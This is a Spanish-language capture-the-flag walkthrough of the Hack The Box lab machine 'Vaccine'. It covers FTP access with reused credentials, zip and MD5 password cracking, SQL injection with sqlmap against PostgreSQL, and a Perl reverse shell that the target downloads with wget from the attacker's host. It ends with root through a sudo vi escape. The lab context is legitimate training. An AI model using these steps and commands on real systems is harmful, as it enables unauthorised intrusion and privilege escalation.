Vaccine

Difficulty : Very Easy
Operating System : Linux
Rating : 2.7
Author : MinatoTW
Description
Esta maquina es la tercera del set "Starting Point". Como viene siendo habitual en esta linea nos encontramos con una maquina que pertenece a la empresa MegaCorp y vamos a utilizar
unas credenciales que obtuvimos al final del writeup de la maquina Oopsie
ftpuser
mc@F1l3ZilL4
Enumeration
Para la enumeracion basica vamos a utilizar una tool que he desarrollado especificamente para trabajar con maquinas en la plataforma hackthebox. Esta herramienta crea la carpeta de trabajo, realiza un escaneo basico con nmap y si encuentra un servicio web le lanza una enumeracion basica.
Descarga: HTBenum
Nmap
Nmap scan report for vaccine.htb (10.10.10.46)
Host is up (0.063s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.0p1 Ubuntu 6build1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c0:ee:58:07:75:34:b0:0b:91:65:b2:59:56:95:27:a4 (RSA)
|   256 ac:6e:81:18:89:22:d7:a7:41:7d:81:4f:1b:b8:b2:51 (ECDSA)
|_  256 42:5b:c3:21:df:ef:a2:0b:c9:5e:03:42:1d:69:d0:28 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: MegaCorp Login
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Whatweb
http://vaccine.htb [200 OK] Apache[2.4.41], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.10.46], PasswordField[password], Title[MegaCorp Login]
HTTP Headers
HTTP/1.1 200 OK
Date: Sat, 31 Jul 2021 22:32:45 GMT
Server: Apache/2.4.41 (Ubuntu)
Set-Cookie: PHPSESSID=4loel57in0qs4m1qeldgou86fv; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 2312
Content-Type: text/html; charset=UTF-8
ffuz
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://vaccine.htb/FUZZ
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Extensions       : .htm .php .html .js .txt .zip .bak .asp .aspx .xml .py .log .json .old
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

index.php               [Status: 200, Size: 2312, Words: 254, Lines: 44]
license.txt             [Status: 200, Size: 1100, Words: 166, Lines: 9]
dashboard.php           [Status: 302, Size: 931, Words: 116, Lines: 34]
dashboard.js            [Status: 200, Size: 50, Words: 4, Lines: 3]
server-status           [Status: 403, Size: 276, Words: 20, Lines: 10]
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.46
+ Target Hostname:    vaccine.htb
+ Target Port:        80
+ Start Time:         2021-08-01 00:48:59 (GMT2)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
+ Cookie PHPSESSID created without the httponly flag
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.46). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ 7969 requests: 1 error(s) and 6 item(s) reported on remote host
+ End Time:           2021-08-01 00:58:54 (GMT2) (595 seconds)
---------------------------------------------------------------------------
User Own
Tal y como hemos adelantado en la descripcion, lo primero que vamos a hacer es acceder al FTP con las credenciales que obtuvimos en la maquina Oopsie
y descargamos el archivo backup.zip para examinarlo localmente
ftpuser
mc@F1l3ZilL4
[root@htb vaccine]# ftp vaccine.htb
Connected to vaccine.htb.
220 (vsFTPd 3.0.3)
Name (vaccine.htb:root): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0            2533 Feb 03  2020 backup.zip
226 Directory send OK.
ftp> get backup.zip
local: backup.zip remote: backup.zip
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.zip (2533 bytes).
226 Transfer complete.
2533 bytes received in 0.00 secs (2.8024 MB/s)
Al intentar hacer unzip al archivo descubriremos que esta protegido con una password. Vamos a intentar crackearlo con la utilidad fcrackzip y el diccionario de palabras rockyou
[root@htb vaccine]# fcrackzip -v -u -D -p rockyou.txt backup.zip
found file 'index.php', (size cp/uc   1201/  2594, flags 9, chk 5722)
found file 'style.css', (size cp/uc    986/  3274, flags 9, chk 989a)


PASSWORD FOUND!!!!: pw == 741852963
741852963
Ahora podemos descomprimir y analizar los ficheros obtenidos
[root@htb vaccine]# unzip backup.zip
Archive:  backup.zip
[backup.zip] index.php password:
  inflating: index.php
  inflating: style.css
Lo mas interesante que observamos a primera vista con el archivo index.php es una password dentro de un if. Se intuye rapidamente que sera la contraseña para acceder al panel de login que tenemos en el puerto 80
[root@htb vaccine]# head index.php
<!DOCTYPE html>
<?php
session_start();
  if(isset($_POST['username']) && isset($_POST['password'])) {
    if($_POST['username'] === 'admin' && md5($_POST['password']) === "2cb42f8734ea607eefed3b70af13bbd3") {
      $_SESSION['login'] = "true";
      header("Location: dashboard.php");
    }
  }
?>
2cb42f8734ea607eefed3b70af13bbd3
Primero identificamos el hash con la utilidad hash-identifier
[root@htb vaccine]# python3 hash-id.py 2cb42f8734ea607eefed3b70af13bbd3
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################
--------------------------------------------------

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
Ahora que sabemos que estamos ante un hash MD5 vamos a buscarlo con la herramienta findmyhash
[root@htb vaccine]# python findmyhash.py MD5 -h 2cb42f8734ea607eefed3b70af13bbd3

Cracking hash: 2cb42f8734ea607eefed3b70af13bbd3

Analyzing with md5.net (http://md5.net)...
... hash not found in md5.net

Analyzing with noisette.ch (http://md5.noisette.ch)...
... hash not found in noisette.ch

-- SNIP --

***** HASH CRACKED!! *****
The original string is: qwerty789


The following hashes were cracked:
----------------------------------

2cb42f8734ea607eefed3b70af13bbd3 -> qwerty789
qwerty789

A continuacion nos dirijimos a la pantalla de login que tenemos en http://vaccine.htb y hacemos login con el user admin y password qwerty789


Lo unico que podemos hacer en el dashboard es una busqueda y analizando la request desde burp decido probar una inyeccion SQL con sqlmap
Para hacer esto podemos guardar la request desde burp a un archivo y pasarsela como un argumento a sqlmap
[root@htb vaccine]# sqlmap -r burp --dbs
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.3.2#stable}
|_ -| . [']     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

-- SNIP --

GET parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 34 HTTP(s) requests:
---
Parameter: search (GET)
    Type: boolean-based blind
    Title: PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)
    Payload: search=LALA' AND (SELECT (CASE WHEN (6358=6358) THEN NULL ELSE CAST((CHR(80)||CHR(76)||CHR(100)||CHR(73)) AS NUMERIC) END)) IS NULL-- ejsB

    Type: error-based
    Title: PostgreSQL AND error-based - WHERE or HAVING clause
    Payload: search=LALA' AND 4377=CAST((CHR(113)||CHR(98)||CHR(122)||CHR(98)||CHR(113))||(SELECT (CASE WHEN (4377=4377) THEN 1 ELSE 0 END))::text||(CHR(113)||CHR(122)||CHR(113)||CHR(112)||CHR(113)) AS NUMERIC)-- EfQo

    Type: stacked queries
    Title: PostgreSQL > 8.1 stacked queries (comment)
    Payload: search=LALA';SELECT PG_SLEEP(5)--

    Type: AND/OR time-based blind
    Title: PostgreSQL > 8.1 AND time-based blind
    Payload: search=LALA' AND 1863=(SELECT 1863 FROM PG_SLEEP(5))-- JKqx
---
[11:55:01] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.41
back-end DBMS: PostgreSQL
[11:55:01] [WARNING] schema names are going to be used on PostgreSQL for enumeration as the counterpart to database names on other DBMSes
[11:55:01] [INFO] fetching database (schema) names
[11:55:01] [INFO] used SQL query returns 70 entries
[11:55:01] [INFO] retrieved: 'public'
[11:55:01] [INFO] retrieved: 'pg_catalog'
[11:55:01] [INFO] retrieved: 'pg_catalog'
-- SNIP --
available databases [3]:
[*] information_schema
[*] pg_catalog
[*] public
pg_authid
[root@htb vaccine]# sqlmap -r burp -D pg_catalog -T pg_authid --dump
-- SNIP --
+---------------+---------------------------+----------+------------+-------------------------------------+-------------+-------------+--------------+--------------+---------------+----------------+
| rolvaliduntil | rolname                   | rolsuper | rolinherit | rolpassword                         | rolcreatedb | rolcanlogin | rolconnlimit | rolbypassrls | rolcreaterole | rolreplication |
+---------------+---------------------------+----------+------------+-------------------------------------+-------------+-------------+--------------+--------------+---------------+----------------+
| <blank>       | pg_monitor                | false    | true       | <blank>                             | false       | false       | -1           | false        | false         | false          |
| <blank>       | pg_monitor                | false    | true       | <blank>                             | false       | false       | -1           | false        | false         | false          |
| <blank>       | pg_monitor                | false    | true       | <blank>                             | false       | false       | -1           | false        | false         | false          |
| <blank>       | pg_monitor                | false    | true       | <blank>                             | false       | false       | -1           | false        | false         | false          |
| <blank>       | pg_read_server_files      | false    | true       | <blank>                             | false       | false       | -1           | false        | false         | false          |
| <blank>       | pg_write_server_files     | false    | true       | <blank>                             | false       | false       | -1           | false        | false         | false          |
| <blank>       | pg_execute_server_program | false    | true       | <blank>                             | false       | false       | -1           | false        | false         | false          |
| <blank>       | pg_signal_backend         | false    | true       | <blank>                             | false       | false       | -1           | false        | false         | false          |
| <blank>       | postgres                  | true     | true       | md52d58e0637ec1e94cdfba3d1c26b67d01 | true        | true        | -1           | true         | true          | true           |
+---------------+---------------------------+----------+------------+-------------------------------------+-------------+-------------+--------------+--------------+---------------+----------------+
2d58e0637ec1e94cdfba3d1c26b67d01 (eliminamos md5 para quedarnos con el hash real)
Esta vez la herramienta findmyhash no aporta ningun resultado, pero una busqueda por google me lleva hasta esta web que nos proporciona la contraseña en claro
postgres
P@s5w0rd!postgres
En este punto no se muy bien para que voy a necesitar la password de postgres.. y finalmente pruebo la opcion --os-shell de sqlmap y compruebo que tengo shell directa
[root@htb vaccine]# sqlmap -r burp --os-shell
-- SNIP --
[12:35:22] [INFO] fingerprinting the back-end DBMS operating system
[12:35:22] [INFO] the back-end DBMS operating system is Linux
[12:35:22] [INFO] testing if current user is DBA
[12:35:23] [INFO] retrieved: '1'
[12:35:23] [INFO] going to use 'COPY ... FROM PROGRAM ...' command execution
[12:35:23] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> id
do you want to retrieve the command standard output? [Y/n/a] n
[12:35:26] [INFO] retrieved: 'uid=111(postgres) gid=117(postgres) groups=117(postgres),116(ssl-cert)'
os-shell>
Como tenemos la capacidad de ejecutar comandos de sistema, vamos a enviarnos una reverse shell funcional para trabajar con mas comodidad. Para esto seguimos los siguientes pasos:
Descarga: rshell.pl
# 1) montamos un server http en la maquina de trabajo
[root@htb vaccine]# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.46 - - [01/Aug/2021 12:39:29] "GET /rshell.pl HTTP/1.1" 200 -


# 2) bajamos la rshell desde la maquina objetivo
os-shell> wget http://10.10.14.21:8000/rshell.pl -O /tmp/r.pl
do you want to retrieve the command standard output? [Y/n/a] n
[12:39:29] [CRITICAL] connection dropped or unknown HTTP status code received. Try to force the HTTP User-Agent header with option '--user-agent' or switch '--random-agent'. sqlmap is going to retry the request(s)

# 3) ponemos un netcat a la escucha en la maquina de trabajo
[root@htb vaccine]# nc -lnvvp 7788
listening on [any] 7788 ...

# 4) lanzamos la rshell desde la maquina objetivo
os-shell> perl /tmp/r.pl 10.10.14.21 7788
do you want to retrieve the command standard output? [Y/n/a] n
[12:40:37] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)

# 5) recibimos la nueva shell
[root@htb vaccine]# nc -lnvvp 7788
listening on [any] 7788 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.10.46] 42650
id
uid=111(postgres) gid=117(postgres) groups=117(postgres),116(ssl-cert)
Lo siguiente que deberiamos hacer siempre que recibimos una reverse shell, es convertirla a una shell interactiva, para esto seguimos los siguientes pasos:
* python3 -c 'import pty;pty.spawn("/bin/bash")'
* Presionamos CTRL+Z para enviar el netcat a segundo plano.
* stty raw -echo
* fg
* reset
* Terminal type? xterm
* stty -a # en nuestro entorno de trabajo
* stty rows 51 columns 171 # en el target
* export TERM=xterm;export SHELL=bash
* /bin/bash
En una primera enumeracion basica encuentro una clave privada con la que puedo acceder por ssh en la ruta /var/lib/postgresql/.ssh/id_rsa
[root@htb vaccine]# chmod 600 id_rsa_postgres
[root@htb vaccine]# ssh -i id_rsa_postgres -l postgres vaccine.htb
Welcome to Ubuntu 19.10 (GNU/Linux 5.3.0-29-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun 01 Aug 2021 11:33:00 AM UTC

  System load:  0.04               Processes:             183
  Usage of /:   32.1% of 19.56GB   Users logged in:       0
  Memory usage: 29%                IP address for ens160: 10.10.10.46
  Swap usage:   0%


47 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

postgres@vaccine:~$
Tambien encuentro una contraseña valida para el usuario postgres en el archivo
/var/www/html/dashboard.php
$conn = pg_connect("host=localhost port=5432 dbname=carsdb user=postgres password=P@s5w0rd!");
P@s5w0rd!
Teniendo esta password puedo ejecutar sudo -l y encontrar la pista que me va a llevar a elevar privilegios de root
postgres@vaccine:~$ sudo -l
[sudo] password for postgres:
Matching Defaults entries for postgres on vaccine:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User postgres may run the following commands on vaccine:
    (ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
Root Own

Parece ser que puedo usar el editor de texto vi con privilegios de administrador sobre un archivo. Lo primero que hago es dirigirme a la web de GTFOBins
y busco vi en la funcion sudo
https://gtfobins.github.io/gtfobins/vi/#sudo

Ahora solo tengo que seguir los pasos y conseguir mi shell de root
:set shell=/bin/bash
:shell
postgres@vaccine:~$ sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf
root@vaccine:/var/lib/postgresql# id
uid=0(root) gid=0(root) groups=0(root)
root@vaccine:/var/lib/postgresql# ls -alt /root/
total 68
drwx------  7 root root  4096 Aug  1 11:54 .
-rw-------  1 root root 15075 Aug  1 11:54 .viminfo
-rw-------  1 root root    33 Feb 25  2020 root.txt
drwx------  3 root root  4096 Feb 25  2020 .gnupg
drwx------  2 root root  4096 Feb 25  2020 .cache
lrwxrwxrwx  1 root root     9 Feb  4  2020 .bash_history -> /dev/null
-rw-r--r--  1 root root    75 Feb  4  2020 .selected_editor
-rw-r-----  1 root root  4659 Feb  4  2020 pg_hba.conf
drwxr-xr-x  3 root root  4096 Feb  3  2020 .local
drwxr-xr-x  3 root root  4096 Feb  3  2020 snap
drwx------  2 root root  4096 Feb  3  2020 .ssh
drwxr-xr-x 20 root root  4096 Feb  3  2020 ..
-rw-r--r--  1 root root  3106 Aug 27  2019 .bashrc
-rw-r--r--  1 root root   148 Aug 27  2019 .profile
root@vaccine:/var/lib/postgresql#